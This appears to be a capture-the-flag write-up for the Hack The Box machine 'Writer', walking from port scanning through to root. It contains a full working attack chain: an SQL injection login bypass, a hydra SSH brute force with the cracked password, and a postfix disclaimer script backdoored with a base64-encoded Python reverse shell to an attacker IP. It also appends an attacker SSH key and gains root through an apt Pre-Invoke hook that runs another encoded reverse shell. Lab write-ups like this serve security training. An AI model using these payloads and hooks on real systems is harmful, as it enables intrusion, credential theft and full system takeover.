

Enumeration
Run Nmap Scan
nmap -p- -T4 10.129.66.93

"
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-10 10:59 GMT
Nmap scan report for 10.129.66.93
Host is up (0.18s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 515.68 seconds
"
nmap -p 22,80,139,445 -sC -sV 10.129.66.93

"
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-10 11:08 GMT
Nmap scan report for writer.htb (10.129.66.93)
Host is up (0.18s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9820b9d0521f4e103a4a937e50bcb87d (RSA)
|   256 1004797a2974db28f9ffaf68dff13f34 (ECDSA)
|_  256 77c4869a9f334fda71202ce151107e8d (ED25519)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Story Bank | Writer.HTB
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-11-10T11:08:48
|_  start_date: N/A
|_nbstat: NetBIOS name: WRITER, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.56 seconds
"
View Website

Directory Bruteforcing (Run Gobuster)
gobuster dir -u http://writer.htb/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -z

"
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://writer.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2023/11/10 11:10:08 Starting gobuster in directory enumeration mode
===============================================================
/contact              (Status: 200) [Size: 4905]
/about                (Status: 200) [Size: 3522]
/static               (Status: 301) [Size: 309] [--> http://writer.htb/static/]
/logout               (Status: 302) [Size: 208] [--> http://writer.htb/]
/dashboard            (Status: 302) [Size: 208] [--> http://writer.htb/]
/administrative       (Status: 200) [Size: 1443]
^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2023/11/10 11:32:54 Finished
===============================================================
"
SMB Enumeration
smbmap -H 10.129.66.93

"
[+] IP: 10.129.66.93:445	Name: writer.htb
        Disk                                                  	Permissions	Comment
	----                                                  	-----------	-------
	print$                                            	NO ACCESS	Printer Drivers
	writer2_project                                   	NO ACCESS
	IPC$                                              	NO ACCESS	IPC Service (writer server (Samba, Ubuntu))
"
Administrative Website Enumeration

SQL Injection Code

username: ' OR 1=1;--
password: <anything>
username=GET['user'] AND password=GET['pass']. I used ;-- to comment out the query after my injection code.
Viewing the Dashboard
Exploitation
Further Enumeration using Enum4Linux (User Enumeration)
enum4linux -a 10.129.66.93

"
=======================================================================
|    Users on 10.129.66.93 via RID cycling (RIDS: 500-550,1000-1050)    |
 =======================================================================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-1663171886-1921258872-720408159
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kyle (Local User)
S-1-22-1-1001 Unix User\john (Local User)
"
SSH Bruteforcing
Use the extracted username to bruteforce the passwordhydra -l kyle -P /usr/share/wordlists/rockyou.txt ssh://10.129.66.93
"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-10 11:34:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.129.66.93:22/
[STATUS] 115.00 tries/min, 115 tries in 00:01h, 14344286 to do in 2078:53h, 16 active
[STATUS] 112.67 tries/min, 338 tries in 00:03h, 14344063 to do in 2121:55h, 16 active
[STATUS] 105.57 tries/min, 739 tries in 00:07h, 14343663 to do in 2264:27h, 16 active
[STATUS] 102.40 tries/min, 1536 tries in 00:15h, 14342866 to do in 2334:28h, 16 active
[STATUS] 100.35 tries/min, 3111 tries in 00:31h, 14341291 to do in 2381:46h, 16 active
[STATUS] 100.19 tries/min, 4709 tries in 00:47h, 14339693 to do in 2385:23h, 16 active
[STATUS] 99.95 tries/min, 6297 tries in 01:03h, 14338105 to do in 2390:50h, 16 active
[STATUS] 99.81 tries/min, 7885 tries in 01:19h, 14336517 to do in 2393:58h, 16 active
[22][ssh] host: 10.129.66.93 login: kyle password: marcoantonio
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-10 13:09:23
"
Credentials
username: kyle
password: marcoantonio
Exploit
ssh kyle@10.129.66.93

"
The authenticity of host '10.129.66.93 (10.129.66.93)' can't be established.
ECDSA key fingerprint is SHA256:GX5VjVDTWG6hUw9+T11QNDaoU0z5z9ENmryyyroNIBI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.66.93' (ECDSA) to the list of known hosts.
kyle@10.129.66.93's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 10 Nov 13:43:09 UTC 2023

  System load:           0.09
  Usage of /:            66.5% of 6.82GB
  Memory usage:          34%
  Swap usage:            0%
  Processes:             241
  Users logged in:       0
  IPv4 address for eth0: 10.129.66.93
  IPv6 address for eth0: dead:beef::250:56ff:fe96:bdfa

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Thu Nov  9 19:41:50 2023 from 10.10.14.56
kyle@writer:~$
"
Privilege Escalation
Kyle to John
Network Enumeration
netstat -tnlp

"
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      -
tcp6       0      0 :::139                  :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::445                  :::*                    LISTEN      -
"
3306 (mysql), 8080 (internal website), 25 (smtp)
MySql Enumeration
mysql

"
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 21320
Server version: 10.3.29-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [dev]> show databases;
+--------------------+
| Database           |
+--------------------+
| dev                |
| information_schema |
+--------------------+
2 rows in set (0.000 sec)

MariaDB [dev]> show tables;
+----------------------------+
| Tables_in_dev              |
+----------------------------+
| auth_group                 |
| auth_group_permissions     |
| auth_permission            |
| auth_user                  |
| auth_user_groups           |
| auth_user_user_permissions |
| django_admin_log           |
| django_content_type        |
| django_migrations          |
| django_session             |
+----------------------------+
10 rows in set (0.000 sec)

MariaDB [dev]> select * from auth_user;
+----+------------------------------------------------------------------------------------------+------------+--------------+----------+------------+-----------+-----------------+----------+-----------+----------------------------+
| id | password                                                                                 | last_login | is_superuser | username | first_name | last_name | email           | is_staff | is_active | date_joined                |
+----+------------------------------------------------------------------------------------------+------------+--------------+----------+------------+-----------+-----------------+----------+-----------+----------------------------+
|  1 | pbkdf2_sha256$260000$wJO3ztk0fOlcbssnS1wJPD$bbTyCB8dYWMGYlz4dSArozTY7wcZCS7DV6l5dpuXM4A= | NULL       |            1 | kyle     |            |           | kyle@writer.htb |        1 |         1 | 2021-05-19 12:41:37.168368 |
+----+------------------------------------------------------------------------------------------+------------+--------------+----------+------------+-----------+-----------------+----------+-----------+----------------------------+
1 row in set (0.000 sec)

MariaDB [dev]>
"
Enumerating SMTP
Using pspy64 to monitor process https://github.com/DominicBreuker/pspy Download the binary file pspy64 and upload the file to the victim computer for monitoring processes. (looking at cron)./pspy64
"
2023/11/10 14:48:01 CMD: UID=0 PID=76948 | /usr/sbin/CRON -f
2023/11/10 14:48:01 CMD: UID=0 PID=76947 | /usr/sbin/CRON -f
2023/11/10 14:48:01 CMD: UID=0 PID=76946 | /usr/sbin/CRON -f
2023/11/10 14:48:01 CMD: UID=0 PID=76945 | /usr/sbin/CRON -f
2023/11/10 14:48:01 CMD: UID=0 PID=76944 | /usr/sbin/CRON -f
2023/11/10 14:48:01 CMD: UID=0 PID=76943 | /usr/sbin/cron -f
2023/11/10 14:48:01 CMD: UID=0 PID=76942 | /usr/sbin/cron -f
2023/11/10 14:48:01 CMD: UID=0 PID=76941 | /usr/sbin/CRON -f
2023/11/10 14:48:01 CMD: UID=0 PID=76950 | /usr/sbin/CRON -f
2023/11/10 14:48:01 CMD: UID=0 PID=76949 | /usr/sbin/CRON -f
2023/11/10 14:48:01 CMD: UID=0 PID=76951 | /bin/sh -c /usr/bin/rm /tmp/*
2023/11/10 14:48:01 CMD: UID=0 PID=76952 | /bin/sh -c /usr/bin/find /etc/apt/apt.conf.d/ -mtime -1 -exec rm {} \;
2023/11/10 14:48:01 CMD: UID=0 PID=76953 | /bin/sh -c /usr/bin/cp /root/.scripts/disclaimer /etc/postfix/disclaimer
2023/11/10 14:48:01 CMD: UID=0 PID=76955 | /usr/sbin/CRON -f
2023/11/10 14:48:01 CMD: UID=0 PID=76954 | /usr/sbin/CRON -f
2023/11/10 14:48:01 CMD: UID=0 PID=76958 | /bin/sh -c /usr/bin/cp -r /root/.scripts/writer2_project /var/www/
2023/11/10 14:48:01 CMD: UID=0 PID=76957 | /usr/bin/apt-get update
2023/11/10 14:48:01 CMD: UID=0 PID=76959 | /usr/bin/apt-get update
2023/11/10 14:48:01 CMD: UID=0 PID=76961 | /usr/bin/apt-get update
2023/11/10 14:48:01 CMD: UID=0 PID=76962 | /usr/bin/apt-get update
2023/11/10 14:48:01 CMD: UID=33 PID=76963 | python3 manage.py runserver 127.0.0.1:8080
2023/11/10 14:48:01 CMD: UID=33 PID=76964 | uname -p
...
2023/11/10 14:50:01 CMD: UID=0 PID=77031 | /bin/sh -c /usr/bin/cp -r /root/.scripts/writer2_project /var/www/
2023/11/10 14:50:01 CMD: UID=0 PID=77030 |
2023/11/10 14:50:01 CMD: UID=0 PID=77035 |
2023/11/10 14:50:01 CMD: UID=0 PID=77034 | /usr/sbin/CRON -f
2023/11/10 14:50:01 CMD: UID=0 PID=77033 | /usr/sbin/CRON -f
2023/11/10 14:50:01 CMD: UID=0 PID=77032 | /usr/sbin/CRON -f
2023/11/10 14:50:01 CMD: UID=0 PID=77036 | /usr/bin/cp /root/.scripts/master.cf /etc/postfix/master.cf
2023/11/10 14:50:01 CMD: UID=0 PID=77038 | /bin/sh -c /usr/bin/apt-get update
2023/11/10 14:50:01 CMD: UID=0 PID=77037 | /bin/sh -c /usr/bin/cp /root/.scripts/disclaimer /etc/postfix/disclaimer
2023/11/10 14:50:01 CMD: UID=0 PID=77039 | /bin/sh -c /usr/bin/find /etc/apt/apt.conf.d/ -mtime -1 -exec rm {} \;
2023/11/10 14:50:01 CMD: UID=0 PID=77040 | /usr/bin/apt-get update
2023/11/10 14:50:01 CMD: UID=0 PID=77041 | /usr/bin/apt-get update
"
/bin/sh -c /usr/bin/cp /root/.scripts/disclaimer /etc/postfix/disclaimer and /usr/bin/cp /root/.scripts/master.cf /etc/postfix/master.cf are reset every minute which looks like we can exploit it.
Check which groups we own
groups

"
kyle filter smbgroup
"
writer2_project
find / -group smbgroup 2>/dev/null | grep -v 'writer2_project'

"
"
find / -group filter 2>/dev/null

"
/etc/postfix/disclaimer
/var/spool/filter
"
ls

"
kyle@writer:/var/spool/filter$ ls -al
total 8
drwxr-x--- 2 filter filter 4096 May 13  2021 .
drwxr-xr-x 7 root   root   4096 May 18  2021 ..
"
/etc/postfix/disclaimer
#!/bin/sh
# Localize these.
INSPECT_DIR=/var/spool/filter
SENDMAIL=/usr/sbin/sendmail

# Get disclaimer addresses
DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer_addresses

# Exit codes from <sysexits.h>
EX_TEMPFAIL=75
EX_UNAVAILABLE=69

# Clean up when done or when aborting.
trap "rm -f in.$$" 0 1 2 3 15

# Start processing.
cd $INSPECT_DIR || { echo $INSPECT_DIR does not exist; exit
$EX_TEMPFAIL; }

cat >in.$$ || { echo Cannot save mail to file; exit $EX_TEMPFAIL; }

# obtain From address
from_address=`grep -m 1 "From:" in.$$ | cut -d "<" -f 2 | cut -d ">" -f 1`

if [ `grep -wi ^${from_address}$ ${DISCLAIMER_ADDRESSES}` ]; then
  /usr/bin/altermime --input=in.$$ \
                   --disclaimer=/etc/postfix/disclaimer.txt \
                   --disclaimer-html=/etc/postfix/disclaimer.txt \
                   --xheader="X-Copyrighted-Material: Please visit http://www.company.com/privacy.htm" || \
                    { echo Message content rejected; exit $EX_UNAVAILABLE; }
fi

$SENDMAIL "$@" <in.$$

exit $?
cat master.cf

"
kyle@writer:/etc/postfix$ cat master.cf
...
#
# Other external delivery methods.
#
ifmail    unix  -       n       n       -       -       pipe
  flags=F user=ftn argv=/usr/lib/ifmail/ifmail -r $nexthop ($recipient)
bsmtp     unix  -       n       n       -       -       pipe
  flags=Fq. user=bsmtp argv=/usr/lib/bsmtp/bsmtp -t$nexthop -f$sender $recipient
scalemail-backend unix	-	n	n	-	2	pipe
  flags=R user=scalemail argv=/usr/lib/scalemail/bin/scalemail-store ${nexthop} ${user} ${extension}
mailman   unix  -       n       n       -       -       pipe
  flags=FR user=list argv=/usr/lib/mailman/bin/postfix-to-mailman.py
  ${nexthop} ${user}
dfilt     unix  -       n       n       -       -       pipe
  flags=Rq user=john argv=/etc/postfix/disclaimer -f ${sender} -- ${recipient}
"
ls -al disclaimer

"
-rwxrwxr-x 1 root filter 1021 Nov 10 15:00 disclaimer
"
#!/bin/sh
echo 'cHl0aG9uMyAtYyAnaW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjE0LjU2Iiw0NDQ0KSk7b3MuZHVwMihzLmZpbGVubygpLDApOyBvcy5kdXAyKHMuZmlsZW5vKCksMSk7b3MuZHVwMihzLmZpbGVubygpLDIpO2ltcG9ydCBwdHk7IHB0eS5zcGF3bigic2giKSc=' | base64 -d | sh
# Localize these.
INSPECT_DIR=/var/spool/filter
SENDMAIL=/usr/sbin/sendmail

# Get disclaimer addresses
DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer_addresses

# Exit codes from <sysexits.h>
EX_TEMPFAIL=75
EX_UNAVAILABLE=69

# Clean up when done or when aborting.
trap "rm -f in.$$" 0 1 2 3 15

# Start processing.
cd $INSPECT_DIR || { echo $INSPECT_DIR does not exist; exit
$EX_TEMPFAIL; }

cat >in.$$ || { echo Cannot save mail to file; exit $EX_TEMPFAIL; }

# obtain From address
from_address=`grep -m 1 "From:" in.$$ | cut -d "<" -f 2 | cut -d ">" -f 1`

if [ `grep -wi ^${from_address}$ ${DISCLAIMER_ADDRESSES}` ]; then
  /usr/bin/altermime --input=in.$$ \
                   --disclaimer=/etc/postfix/disclaimer.txt \
                   --disclaimer-html=/etc/postfix/disclaimer.txt \
                   --xheader="X-Copyrighted-Material: Please visit http://www.company.com/privacy.htm" || \
                    { echo Message content rejected; exit $EX_UNAVAILABLE; }
fi

$SENDMAIL "$@" <in.$$

exit $?
Listen to Reverse Shell and Exploit
Replace modified Disclaimer script to the original disclaimer scriptcp disclaimer /etc/postfix/disclaimer
sudo ssh -L 25:127.0.0.1:25 kyle@10.129.64.113
swaks --to kyle@writer.htb --from kyle@writer.htb --header "Subject: hello" --body "hello" --server 127.0.0.1

"
=== Trying 127.0.0.1:25...
=== Connected to 127.0.0.1.
<-  220 writer.htb ESMTP Postfix (Ubuntu)
 -> EHLO htb-pkgbnejo4z.htb-cloud.com
<-  250-writer.htb
<-  250-PIPELINING
<-  250-SIZE 10240000
<-  250-VRFY
<-  250-ETRN
<-  250-STARTTLS
<-  250-ENHANCEDSTATUSCODES
<-  250-8BITMIME
<-  250-DSN
<-  250-SMTPUTF8
<-  250 CHUNKING
 -> MAIL FROM:<kyle@writer.htb>
<-  250 2.1.0 Ok
 -> RCPT TO:<kyle@writer.htb>
<-  250 2.1.5 Ok
 -> DATA
<-  354 End data with <CR><LF>.<CR><LF>
 -> Date: Sat, 11 Nov 2023 04:54:35 +0000
 -> To: kyle@writer.htb
 -> From: kyle@writer.htb
 -> Subject: hello
 -> Message-Id: <20231111045435.006394@htb-pkgbnejo4z.htb-cloud.com>
 -> X-Mailer: swaks v20201014.0 jetmore.org/john/code/swaks/
 ->
 -> hello
 ->
 ->
 -> .
<-  250 2.0.0 Ok: queued as 954027E5
 -> QUIT
<-  221 2.0.0 Bye
=== Connection closed with remote host.
"
nc -lvnp 4444

`
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.64.113.
Ncat: Connection from 10.129.64.113:52326.
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
john@writer:/var/spool/postfix$
`
Login to John using SSH
Copy attacker pc’s (Our PC’s) public ssh key and paste it (append) to/home/john/.ssh/authorized_keys
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPuUZn4ULdEzooRoo/IfIyxs4B/kuTr/WFxPHmareDSM root@**********" >> authorized_keys
sudo ssh -i /etc/ssh/ssh_host_ed25519_key john@10.129.64.113

"
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 11 Nov 05:21:28 UTC 2023

  System load:           0.02
  Usage of /:            64.2% of 6.82GB
  Memory usage:          20%
  Swap usage:            0%
  Processes:             265
  Users logged in:       1
  IPv4 address for eth0: 10.129.64.113
  IPv6 address for eth0: dead:beef::250:56ff:fe96:b7cf

 * Pure upstream Kubernetes 1.21, smallest, simplest cluster ops!

     https://microk8s.io/

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Nov 11 05:19:30 2023 from 10.10.14.56
john@writer:~$ groups
john management
john@writer:~$
"
/etc/ssh/ssh_host_ed25519_key requires privilege, I used sudo to ran ssh.
Looking at the groups, john is also inside the management group
John to Root
Enumerate Management Group Files and Directories
find / -group management 2>/dev/null

"
/etc/apt/apt.conf.d
"
/etc/apt/apt.conf.d is a directory (.d standing for directory) used for apt-get proxy settings.
If you scroll up, we executed pspy64 to monitor the process and we’ve seen apt-get update getting executed every minute or two.
Checking for Permissions.
ls -al

"
total 48
drwxrwxr-x 2 root management 4096 Jul 28  2021 .
drwxr-xr-x 7 root root       4096 Jul  9  2021 ..
-rw-r--r-- 1 root root        630 Apr  9  2020 01autoremove
-rw-r--r-- 1 root root         92 Apr  9  2020 01-vendor-ubuntu
-rw-r--r-- 1 root root        129 Dec  4  2020 10periodic
-rw-r--r-- 1 root root        108 Dec  4  2020 15update-stamp
-rw-r--r-- 1 root root         85 Dec  4  2020 20archive
-rw-r--r-- 1 root root       1040 Sep 23  2020 20packagekit
-rw-r--r-- 1 root root        114 Nov 19  2020 20snapd.conf
-rw-r--r-- 1 root root        625 Oct  7  2019 50command-not-found
-rw-r--r-- 1 root root        182 Aug  3  2019 70debconf
-rw-r--r-- 1 root root        305 Dec  4  2020 99update-notifier
"
Invoking Reverse Shell inside apt update code
Online - Reverse Shell Generatorecho 'apt::Update::Pre-Invoke {"echo cHl0aG9uMyAtYyAnaW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjE0LjU2Iiw0NDQzKSk7b3MuZHVwMihzLmZpbGVubygpLDApOyBvcy5kdXAyKHMuZmlsZW5vKCksMSk7b3MuZHVwMihzLmZpbGVubygpLDIpO2ltcG9ydCBwdHk7IHB0eS5zcGF3bigic2giKSc= | base64 -d | bash"};' > exploit
apt-get update is called.
Listen to Reverse Shell and Exploit
apt-get update
nc -lvnp 4443

"
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4443
Ncat: Listening on 0.0.0.0:4443
Ncat: Connection from 10.129.64.113.
Ncat: Connection from 10.129.64.113:57272.
sh: 0: can't access tty; job control turned off
# whoami
root
#
"